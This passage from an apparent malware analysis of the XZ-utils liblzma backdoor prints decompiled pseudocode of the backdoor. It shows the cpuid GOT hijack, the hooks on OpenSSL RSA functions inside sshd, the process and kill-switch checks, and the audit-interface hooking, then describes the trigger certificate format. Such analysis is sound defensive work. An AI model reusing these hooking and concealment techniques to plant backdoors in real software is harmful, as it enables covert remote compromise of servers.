02:0010│-0f8 0x7fffffffe1b8 —▯ 0x7ffff7fbb4d0 —▯ 0x7ffff7f7d000 ▯— 0x3010102464c457f
03:0018│-0f0 0x7fffffffe1c0 ▯— 0
04:0020│-0e8 0x7fffffffe1c8 —▯ 0x7fffffffe280 —▯ 0x7fffffffe370 ▯— 1
05:0028│-0e0 0x7fffffffe1d0 —▯ 0x7ffff7ffcf60 (_DYNAMIC+224) ▯— 0x6ffffffc
06:0030│-0d8 0x7fffffffe1d8 ▯— 0
07:0038│-0d0 0x7fffffffe1e0 ▯— 0
                                                                [ BACKTRACE ]
 ▶ 0   0x7ffff7f84581
   1   0x7ffff7fd4a90 _dl_relocate_object+3376
   2   0x7ffff7fd4a90 _dl_relocate_object+3376
   3   0x7ffff7fd4a90 _dl_relocate_object+3376
   4   0x7ffff7fe6a63 dl_main+8579
   5   0x7ffff7fe283c _dl_sysdep_start+1020
   6   0x7ffff7fe4598 _dl_start+1384
   7   0x7ffff7fe4598 _dl_start+1384

pwndbg> bt
#0  0x00007ffff7f84581 in ?? ()
#1  0x00007ffff7fd4a90 in elf_machine_rela (skip_ifunc=<optimized out>, reloc_addr_ar
n=<optimized out>, sym=0x7ffff7f7e0d8, reloc=0x7ffff7f801f0, scope=0x7ffff7fbb840, ma
sysdeps/x86_64/dl-machine.h:323
#2  elf_dynamic_do_Rela (skip_ifunc=<optimized out>, lazy=<optimized out>, nrelative=
=<optimized out>, reladdr=<optimized out>, scope=<optimized out>, map=0x7ffff7fbb4d0)
#3  _dl_relocate_object (l=l@entry=0x7ffff7fbb4d0, scope=<optimized out>, reloc_mode=
r_profiling=<optimized out>, consider_profiling@entry=0) at ./elf/dl-reloc.c:288
#4  0x00007ffff7fe6a63 in dl_main (phdr=<optimized out>, phnum=<optimized out>, user_
uxv=<optimized out>) at ./elf/rtld.c:2441
#5  0x00007ffff7fe283c in _dl_sysdep_start (start_argptr=start_argptr@entry=0x7fffff
ntry=0x7ffff7fe48e0 <dl_main>) at ../elf/dl-sysdep.c:256
#6  0x00007ffff7fe4598 in _dl_start_final (arg=0x7fffffffe700) at ./elf/rtld.c:507
#7  _dl_start (arg=0x7fffffffe700) at ./elf/rtld.c:596
#8  0x00007ffff7fe3298 in _start () from /lib64/ld-linux-x86-64.so.2
#9  0x0000000000000003 in ?? ()
#10 0x00007fffffffe902 in ?? ()
#11 0x00007fffffffe90a in ?? ()
#12 0x00007fffffffe90d in ?? ()
#13 0x0000000000000000 in ?? ()
pwndbg> vmmap 0x7ffff7f84584
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
             Start                End Perm     Size Offset File
    0x7ffff7f7d000     0x7ffff7f81000 r--p     4000      0 /root/liblzma.so.5
▶   0x7ffff7f81000     0x7ffff7faa000 r-xp    29000   4000 /root/liblzma.so.5 +0x3584
    0x7ffff7faa000     0x7ffff7fb8000 r--p     e000  2d000 /root/liblzma.so.5
pwndbg>
```

Figure 16. Dynamic analysis of the crc64_resolve function


Meanwhile, in order to optimize in XZ−utils, a function to check the processor in use is required. You can find this function by executing __get_cpuid, which is implemented in the GNU C library. The attacker created a _get_cpuid function with a similar name, hid the backdoor, and made it load instead of the original function. The _get_cpuid function is located within the lzma_crc64 function, which is identical to the crc64_resolve function. This is the entry point for malware.



```
crc64_func_type __fastcall crc64_resolve()
{
  int cpuid; // r8d
  crc64_func_type result; // rax
  char v2[4]; // [rsp+0h] [rbp-20h] BYREF
  char v3[4]; // [rsp+4h] [rbp-1Ch] BYREF
  int v4; // [rsp+8h] [rbp-18h] BYREF
  char v5[4]; // [rsp+Ch] [rbp-14h] BYREF
  char v6[8]; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v7; // [rsp+18h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  cpuid = get_cpuid(1u, (__int64)v2, (__int64)v3, (__int64)&v4, (__int64)v5, (__int64)v6);// same as: _get_cpuid
  result = crc64_generic;
  if ( cpuid && (v4 & 0x80202) == 524802 )
    result = crc64_arch_optimized;
  if ( v7 != __readfsqword(0x28u) )
    JUMPOUT(0x75F8LL);
  return result;
}
```

Figure 17. Calling _get_cpuid, the malware entry point

The counter is checked within _get_cpuid, and, if the count is 1, it goes to sub_4D04, which is the GOT (global offset table)[7] address change logic.




```
__int64 __fastcall sub_4C90(unsigned int a1, _DWORD *a2)
{
  unsigned int v3; // [rsp+14h] [rbp-4Ch] BYREF
  char v4[4]; // [rsp+18h] [rbp-48h] BYREF
  char v5[4]; // [rsp+1Ch] [rbp-44h] BYREF
  __int64 v6[8]; // [rsp+20h] [rbp-40h] BYREF

  if ( dword_3D010 == 1 )                          // check counter is 1 or not
  {
    v6[0] = 1LL;
    memset(&v6[1], 0, 32);
    v6[5] = (__int64)a2;
    sub_4D04(v6, a2);
  }
  ++dword_3D010;
  cpuid(a1, &v3, v4, v5, v6);
  return v3;
}
```

Figure 18. Calling the backdoor after checking the dword_3C010 count

[7] GOT(Global Offset Table): A table referred to when calling an external procedure

After that, the GOT address is found within sub_4D04 using the hard-coded cpuid offset, and the cpuid pointer is found inside through the GOT address. Then, the backdoor changes the cpuid pointer to the backdoor entry point and disguises it as if a normal cpuid is being called.




```
__int64 __fastcall sub_4D04(_QWORD *a1, _DWORD *a2)
{
  _DWORD *v2; // r8
  __int64 result; // rax
  bool v4; // zf
  _DWORD *v5; // rdx
  __int64 v6; // r12
  _QWORD *v7; // [rsp+8h] [rbp-28h]

  a1[4] = a1;
  sub_25720(a1, a2);
  a1[5] = a1[2];
  result = *a1 - a1[4];
  a1[1] = result;
  v4 = *((_QWORD *)&unk_2F200 + 1) + result == 0;// cpuid ptr GOT
  v5 = (_DWORD *)(*((_QWORD *)&unk_2F200 + 1) + result);
  a1[2] = v5;
  if ( !v4 )
  {
    v7 = v5;
    v6 = *(_QWORD *)v5;                              // save offset
    *(_QWORD *)v5 = *((_QWORD *)&unk_2F200 + 2) + result;// replace cpuid ptr with entrypoint
    result = cpuid((unsigned int)a1, a2, v5, &unk_2F200, v2);// call backdoor
    *v7 = v6;
  }
  return result;
}
```

Figure 19. Calling the backdoor by changing the cpuid pointer

2) Calling the backdoor


The core logic within the called backdoor is as follows. First, the sub_12950 function is called to construct a function call table to be used within the backdoor. Then, the backdoor initialization process is performed within the sub_22f50 function.



```
lzma_check_init(&check, LZMA_CHECK_NONE);
v6 = sub_12950(v20);                              // table initialize func
do
{
  if ( !v6 )
  {
    v23 = v7;
    v22 = v8;
    v25 = a1;
    return sub_22F50(v21);                        // main function for backdoor initialize
  }
  v20[6] = v8;
  v6 = sub_12950(v7);
}
```

Figure 20. Core logic within the called backdoor

The table that calls various hooking functions is configured in the backdoor function call table of sub_12950. These functions include RSA_public_decrypt hooking, EVP_PKEY_set1_RSA_hook, and RSA_get0_key_hook.




```
__int64 __fastcall sub_12950(_QWORD *a1)
{
  __int64 result; // rax

  result = 5LL;
  if ( a1 )
  {
    a1[7] = &qword_3D018;
    result = 0LL;
    if ( !a1[6] )
    {
      a1[13] = 4LL;
      a1[8] = sub_B340;                         // install_hooks
      a1[9] = sub_17110;                        // RSA_public_decrypt_hook
      a1[10] = sub_16670;                       // EVP_PKEY_set1_RSA_hook
      a1[11] = sub_24A60;                       // RSA_get0_key_hook
      a1[14] = sub_7EC0;
      a1[15] = sub_6D30;
      return 101LL;
    }
  }
  return result;
}
```

Figure 21. Logic configuring the backdoor function calling table

The sub_22f50 function uses extensive code to interpret the ELF file format and intercepts and changes functions. This function includes the sshd environment check function, symbol interpretation function, and Symbind hooking function used in the backdoor.

3) sshd environment check

Then, the logic parses ld-linux (dynamic linker) to extract various information about the environment, and checks whether the process running the backdoor is /usr/bin/sshd and whether there is a kill switch. The logic extracts and checks the current process name from argv[0] and checks whether the environment variable is a specific string. If the process is not sshd, the logic terminates the execution of the backdoor, and even if the environment variable is a specific value, the backdoor is terminated. The corresponding value, which acts as a kill switch, is yolAbejyiejuvnup=Evjtgvsh5okmkAvj.




```
if ( v4 )                                    // argv 0
{
  if ( (unsigned __int64)(v4 - (unsigned __int8 *)a2) <= 0x4000 )
  {
    v5 = sub_26320(v4, 0LL);                 // Current Process name
    v6 = 1LL;
    if ( v5 == 264 )                         //  Is process name /usr/sbin/sshd?
    {
      while ( 1 )
      {
        v7 = v6 == v3;
        v8 = v6 + 1;
        if ( v7 )
          break;
        v9 = *(char **)&a2[8 * v8];
        if ( a2 >= v9 || !v9 || (unsigned __int64)(v9 - a2) > 0x4000 || sub_131F0(*(unsigned __int16 *)v9) )
          return 0LL;
      }
      if ( !*(_QWORD *)&a2[8 * v8] )
      {
        v10 = (unsigned __int8 **)&a2[8 * v8 + 8];
        while ( 1 )
        {
          v11 = *v10;
          if ( !*v10 )
            break;
          if ( a2 >= (char *)v11 || (unsigned __int64)(v11 - (unsigned __int8 *)a2) > 0x4000 )
          {
            v15[0] = 0LL;
            v12 = sub_228A0(a1, v15, 1LL);
            if ( !v12 || (unsigned __int64)(v11 + 44) > v12 + v15[0] || (unsigned __int64)v11 < v12 )
              break;
          }
          if ( (unsigned int)sub_26320(*v10, 0LL) )// Checking env variable
            break;
          if ( !*++v10 )
            return 1LL;
        }
      }
    }
```

Figure 22. Checking the backdoor execution environment

4) Symbol Resolver

The resolver function in the backdoor finds symbols with a specific key value among all symbols. The return value of the function is in the form of the Elf64_Sym structure, and the backdoor is constructed using the components of the structure.




```
v72 = sub_7600(v214, 2392LL, 0LL);          // Symbol resolve function
v73 = (__int64)v214;                         // libcrypto base address
if ( v72 )
{
  v74 = *(_QWORD *)v214 + *(_QWORD *)(v72 + 8);// find symbol from libcrypto library
  ++*(_DWORD *)(v32 + 960);
  *(_QWORD *)(v32 + 888) = v74;
}
```

Figure 23. Logic to find a symbol with a specific key in the libcrypto library

## 5) Symbind hooking

The backdoor uses a function called rtdl-audit to perform function hooking. rtdl-audit is a function that allows users to receive notifications through the custom shared library when a specific event occurs within the linker. It is common to create and utilize a shared library according to the rtdl-audit manual, but the backdoor intercepts the symbol resolving routine by executing a runtime patch for the interface already registered in memory.

The backdoor repeatedly attempts hooking after the symbol resolve process, as follows.



```
v10 = sub_26320(a6, 0LL);
v11 = (_QWORD *)v7[3];                        // RSA public decrypt GOT address
if ( v10 == 464 && v11 )                      // Is RSA_public_decrypt symbol resolved?  ①
{
  if ( *v11 > 0xFFFFFFuLL )
  {
    *v7 = *v11;
    v12 = *(_QWORD *)(v6 + 272);
    *v11 = v12;
    if ( a1 > (unsigned __int64)retaddr && a1 < v9 )
      *(_QWORD *)(a1 + 8) = v12;
  }
  goto LABEL_27;
}
v13 = (_QWORD *)v7[4];                        // ENV PKEY set1 RSA
if ( v13 && v10 == 1296 )                     // Hook the ENV_PKEY_set1_RSA  ②
{
  if ( *v13 <= 0xFFFFFFuLL )
    goto LABEL_27;
  v7[1] = *v13;
  v14 = *(_QWORD *)(v6 + 280);
  *v13 = v14;
  if ( a1 > (unsigned __int64)retaddr && a1 < v9 )
    *(_QWORD *)(a1 + 8) = v14;
  v15 = (_QWORD *)v7[5];
  if ( !v15 )
    goto LABEL_27;
  v16 = *v15 <= 0xFFFFFFuLL;
}
else                                          // If not
{
  v17 = (_QWORD *)v7[5];
  if ( v10 != 1944 || !v17 )                  // Hook the RSA_get0_key  ③
    return *(_QWORD *)(a1 + 8);
  if ( *v17 <= 0xFFFFFFuLL )
    goto LABEL_27;
  v7[2] = *v17;
  v18 = *(_QWORD *)(v6 + 288);
  *v17 = v18;
  if ( a1 > (unsigned __int64)retaddr && a1 < v9 )
```

Figure 24. Logic attempting hooking repeatedly in the backdoor

① Search for the RSA_public_decrypt function, the initial hooking target

② If RSA_public_decrypt is not symbol-resolved, attempt hooking of the ENV_PKEY_set1_RSA function

③ If the symbol is not resolved in the above processes, attempt hooking of RSA_get0_key as a final attempt

Step 3. Detailed analysis of the backdoor trigger format

The backdoor is triggered when connecting with an SSH certificate signed with the hacker's private key. The payload must be encrypted and signed with the hacker's private key. The request type is determined by the value of a*b+c, which is a formula consisting of three values a, b, and c. If the value is 2, execution of the arbitrary system command is stopped, and if the value exceeds 3, execution of the backdoor is stopped. The format of the certificate that triggers the backdoor is as follows.


